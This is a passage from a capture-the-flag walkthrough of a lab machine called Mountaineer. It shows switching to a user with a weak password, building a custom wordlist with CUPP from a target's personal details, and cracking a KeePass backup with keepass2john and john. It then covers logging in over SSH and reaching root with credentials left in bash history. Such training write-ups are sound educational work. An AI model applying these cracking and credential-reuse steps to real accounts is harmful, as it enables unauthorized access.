
With the password cracking running in the background, I tried switching to the user **k2** using the credentials I had previously discovered. I successfully, switched using `k2:k2`. After switching the user, I decided to view the mail because of what the *ToDo.txt* said.

```
www-data@mountaineer:/home/k2$ su k2
su k2
Password: th3_tall3st_password_in_th3_world

su: Authentication failure
www-data@mountaineer:/home/k2$ su k2
su k2
Password: k2

k2@mountaineer:~$ ls -la
ls -la
total 12
drwxr-xr-x  3 k2   k2   4096 Apr  6  2024 .
drwxr-xr-x 11 root root 4096 Mar 16  2024 ..
lrwxrwxrwx  1 root root    9 Apr  6  2024 .bash_history → /dev/null
drwx------  3 k2   k2   4096 Apr  6  2024 mail
k2@mountaineer:~$ cd mail
cd mail
k2@mountaineer:~/mail$ ls -la
ls -la
total 20
drwx------ 3 k2 k2 4096 Apr  6  2024 .
drwxr-xr-x 3 k2 k2 4096 Apr  6  2024 ..
drwx------ 4 k2 k2 4096 Apr  6  2024 .imap
-rw------- 1 k2 k2  941 Apr  6  2024 Sent
-rw------- 1 k2 k2   10 Apr  6  2024 .subscriptions
k2@mountaineer:~/mail$
```


I found some interesting information that could be used to create a custom password list.


```
k2@mountaineer:~/mail$ cat Sent
cat Sent
From k2@mountaineer  Sat Apr 06 07:26:13 2024
MIME-Version: 1.0
Date: Sat, 06 Apr 2024 03:26:13 -0400
From: k2 <k2@localhost>
To: lhotse@localhost.thm
Subject: Getting to know you!
Message-ID: <cf409ec2e3fb071c48775daa3715e24c@adminroundcubemail.mountaineer.thm>
X-Sender: k2@localhost
Content-Type: text/plain; charset=US-ASCII;
 format=flowed
Content-Transfer-Encoding: 7bit
X-IMAPbase: 1712388336 0000000001
X-UID: 1
Status: RO
X-Keywords:
Content-Length: 406

Dear Lhotse,

We've noticed your consistent warnings about security risks, and we
believe it's time to get to know you better. As mountains, we've
compiled a list of what we know about you so far:

First Name: Mount
Surname: Lhotse
Nickname: MrSecurity
Birthdate: May 18, 1956
Pet's Name: Lhotsy
Company Name: BestMountainsInc
We're eager to deepen our understanding of you!

Warm regards,
The Mountains
```

Hence, I downloaded **CUPP** and ran it in interactive mode.



I filled in the information that was available to me and generated a custom wordlist.








I then restarted password cracking with **john** using the custom wordlist and found the password.

```
root@kali: ~/thm/mountaineer
File Actions Edit View Help
root@kali: ~/thm/mountaineer  root@kali: ~/thm/mountaineer  root@kali: ~/thm/mountaineer  root@kali: ~/thm/mountaineer

┌──(root㉿kali)-[~/thm/mountaineer]
└─# keepass2john Backup.kdbx > hash

┌──(root㉿kali)-[~/thm/mountaineer]
└─# cp cupp/mount.txt .

┌──(root㉿kali)-[~/thm/mountaineer]
└─# john --wordlist=./mount.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Lhotse56185      (Backup)
1g 0:00:00:07 DONE (2025-07-01 07:26) 0.1338g/s 34.27p/s 34.27c/s 34.27C/s Lhotse5605..Lhotse58
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


The password allowed me to view the contents inside the file where I found user credentials.








Since, *kangchenjunga* had the local flag, I verified the credentials and logged into the target using **ssh**.






Finally, I captured the local flag.


```
Last login: Mon Mar 18 18:03:41 2024 from 192.168.33.1
kangchenjunga@mountaineer:~$ ls
local.txt  mynotes.txt
kangchenjunga@mountaineer:~$ cat local.txt
97a[redacted]
kangchenjunga@mountaineer:~$
```

PRIVILEGE ESCALATION

My directory also contained a `.bash_history` file which contained command history.



I read the file and found the root credentials.



I then switched to root user and captured the root flag from the `/root` directory.

```
kangchenjunga@mountaineer:~$ su root
Password:
root@mountaineer:/home/kangchenjunga# whoami
root
root@mountaineer:/home/kangchenjunga# id
uid=0(root) gid=0(root) groups=0(root)
```

That's it from my side !
Until next time :)